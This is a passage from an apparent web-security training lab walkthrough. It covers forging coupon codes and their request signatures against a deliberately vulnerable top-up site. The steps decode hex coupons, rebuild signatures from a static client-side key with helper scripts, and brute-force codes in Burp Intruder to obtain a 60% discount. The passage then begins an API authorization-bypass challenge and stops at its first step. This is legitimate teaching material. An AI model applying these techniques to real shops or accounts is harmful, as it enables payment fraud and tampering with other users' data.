Solution:

Step 1: Login into the topup application and go to the vouchers feature. The application shows few promo codes to the user to get various discounts, such as 10%, 15%, 35% Cashback on Mobile topup/Bill Payments for different service providers.



Step 2: The coupon codes look random on the first look. However, a pattern seems to emerge on deep inspection of various voucher codes. The voucher codes seem to follow a pattern:

Hex Decode Coupon Code:

```
root@Kali:~# echo "4f324d31354d4152" | xxd -r -p
```

HexDecode[4f324d31354d4152] = O2M15MAR


O2M15MAR = ServiceProvider+DiscountValue+Month

Note: Based on this analysis we can create a list of possible codes with higher discount value, for example:

- **HexEncode[O2M40MAY] = 4f324d34304d4159**
- **HexEncode[O2M50MAY] = 4f324d35304d4159**
- **HexEncode[O2M60MAY] = 4f324d36304d4159**

We can also use the script “coupon.py” (in /root/tools/coupons) to generate such tokens, as shown below:

```
root@Kali: ~/tools/coupons# python3 coupon.py O2M 60 | tee coupon_code.txt
```




Step 3: Input a sample coupon in the “coupon box” and capture the request. Provide a valid coupon value and forward the request, similarly, provide an invalid coupon value and forward the request. Based on the difference in response, we can identify if a provided coupon is valid or not.

- **Valid Coupon code with valid signature response: "status":"1"**
- **Invalid/valid coupon code with the invalid signature response: “500 Internal server error”**

Step 4: The application validates the “sig” parameter based on request data, so application gives 500 with changing code value.

Step 5: Observe the JavaScript code in the "checkout" page, it shows the method used to generate the "sig" parameter with the static key used for encryption purposes.



Step 6: Regenerate the "sig" parameter for updated code value using the script provided. There are two arguments the script accepts; the first argument is "code" parameter, and the second argument is "pid" parameter:

```
root@Kali: ~/tools/coupons# python3 coupon_request_sig.py 4f324d31354d4153 11
```

```
┌──(root💀kali)-[~/tools/coupons]
└─# python3 coupon_request_sig.py 4f324d31354d4153 11
4f324d31354d4153:39D6D6566D2608A93B55D65DA9E9079509A177E8D297A4DB5EC6246EEC07BFA1
```

Step 7: Replace the “sig” parameter with the value generated using the above step. Now the “sig” parameter is validated successfully without errors, and it then proceeds to check the coupon’s validity. In this case, the coupon is invalid, so it returns the status as invalid.

Step 8: Forward the request to intruder and configure payload type as “pitchfork” and select the “code” and “sig” parameter as the payload injection point. Create a list of coupon codes with different discount values, as discussed in **Step 2** and provide them as the payloads.

Create a file to store the sample coupon code.

```
root@Kali: ~/tools/coupons# cat coupon_code.txt | cut -d" " -f3 | tee
coupon_code.txt
```

```
┌──(root💀kali)-[~/tools/coupons]
└─# cat coupon_code.txt | cut -d" " -f3 | tee coupon_code.txt
4f324d36304a414e
4f324d3630464542
4f324d36304d4152
4f324d3630415052
4f324d36304d4159
4f324d36304a554e
4f324d36304a554c
4f324d3630415547
4f324d3630534550
4f324d36304f4354
4f324d36304e4f56
4f324d3630444543
```

Step 9: Generate the equivalent "sig" for the sample coupon code.

```
root@Kali: ~/tools/coupons# python3 coupon_request_sig.py coupon_code.txt 11 |
tee coupon_code_sig.txt
```


```
┌──(root💀kali)-[~/tools/coupons]
└─# python3 coupon_request_sig.py coupon_code.txt 11 | tee coupon_code_sig.txt
4f324d36304a414e:31CCBA88C7D8929C320C4466CD4C95541806FF3D271DA3670FAE4C2079BEF750
4f324d3630464542:C8D9F66E4F90BEC61FE54EAF9CF0EAE3DABA93167FF1D706F00BEF4A960B3B62
4f324d36304d4152:F7B0B7BE63B8491FC925A88DBA23A5EDA07AD231B7774CABB292369F6EF8ECD8
4f324d3630415052:FE6B198AFAD2161C366C9A2C65843E69FEE87A93E8C9074525FEAC0737A64133
4f324d36304d4159:7D88AFAAD21301E4F37F984F3EFCFDCBB56E894D5FE2F527AB86364E54EA5B2E
4f324d36304a554e:8EE41F1D83B38EE02C9F98DBB108C27BE09E02B6D34AF50FBEFDFBA30201F9BC
4f324d36304a554c:BBF1BCE1EBE7F18139F57E40C9192B125AC2FEF961DCA1621ED4934E4FDECA05
4f324d3630415547:319B53FF5FAFB2A4A4092727F31876067EADA820F427D6DE29895C777D97654F
4f324d3630534550:77D8587FF4291FF4B45737224B8314EE468DD50AF37A09EDFED9AE09A71DED0E
4f324d36304f4354:C15AE14A3B4FC7966A227E759E2DCC85EF26C4E739646C20C1E391576EB11215
4f324d36304e4f56:CBE9B0E1B10894D9317FCFF7AD9BF57F9386CFE358113BD57B063DFDAD784B9F
4f324d3630444543:B1F03B602616D55D0BC163D99479411C24342144F507FC2FD0AC27705833477A
```

Step 10: To run Burp intruder, grep the signature from the output.

```
root@Kali: ~/tools/coupons# cat coupon_code_sig.txt | cut -d":" -f2 | tee
coupon_code_sig.txt
```


```
┌──(root💀kali)-[~/tools/coupons]
└─# cat coupon_code_sig.txt | cut -d":" -f2 | tee coupon_code_sig.txt
31CCBA88C7D8929C320C4466CD4C95541806FF3D271DA3670FAE4C2079BEF750
C8D9F66E4F90BEC61FE54EAF9CF0EAE3DABA93167FF1D706F00BEF4A960B3B62
F7B0B7BE63B8491FC925A88DBA23A5EDA07AD231B7774CABB292369F6EF8ECD8
FE6B198AFAD2161C366C9A2C65843E69FEE87A93E8C9074525FEAC0737A64133
7D88AFAAD21301E4F37F984F3EFCFDCBB56E894D5FE2F527AB86364E54EA5B2E
8EE41F1D83B38EE02C9F98DBB108C27BE09E02B6D34AF50FBEFDFBA30201F9BC
BBF1BCE1EBE7F18139F57E40C9192B125AC2FEF961DCA1621ED4934E4FDECA05
319B53FF5FAFB2A4A4092727F31876067EADA820F427D6DE29895C777D97654F
77D8587FF4291FF4B45737224B8314EE468DD50AF37A09EDFED9AE09A71DED0E
C15AE14A3B4FC7966A227E759E2DCC85EF26C4E739646C20C1E391576EB11215
CBE9B0E1B10894D9317FCFF7AD9BF57F9386CFE358113BD57B063DFDAD784B9F
B1F03B602616D55D0BC163D99479411C24342144F507FC2FD0AC27705833477A
```


Step 11: Configure intruder in such a way where attack type is “Pitchfork” and payload1 is “coupon code” (Load it from file coupon_code.txt) and payload2 is “sig” (Load it from coupon_code_sig.txt).



Run the scan and based on the response, we can identify that the coupon code ‘4f324d36304d4159’ is valid and a discount of 60% is provided.

Step 12: Use the coupon code identified in **Step 11** and buy a recharge at a discount of 60%.





API Authorization Bypass


Challenge URL: http://topup.webhacklab.com/api/user

- **Identify the password question of "aabuserX@webhacklab.com" user.**
- **Update the phone number of the user "aabuserX@webhacklab.com.com".**


Solution:

Step 1: Login to the application and navigate to the user profile functionality. In Burp proxy history notice that the application sends an API request to fetch user details.


For the walkthrough we will be updating the phone number of "anant@webhacklab.com".

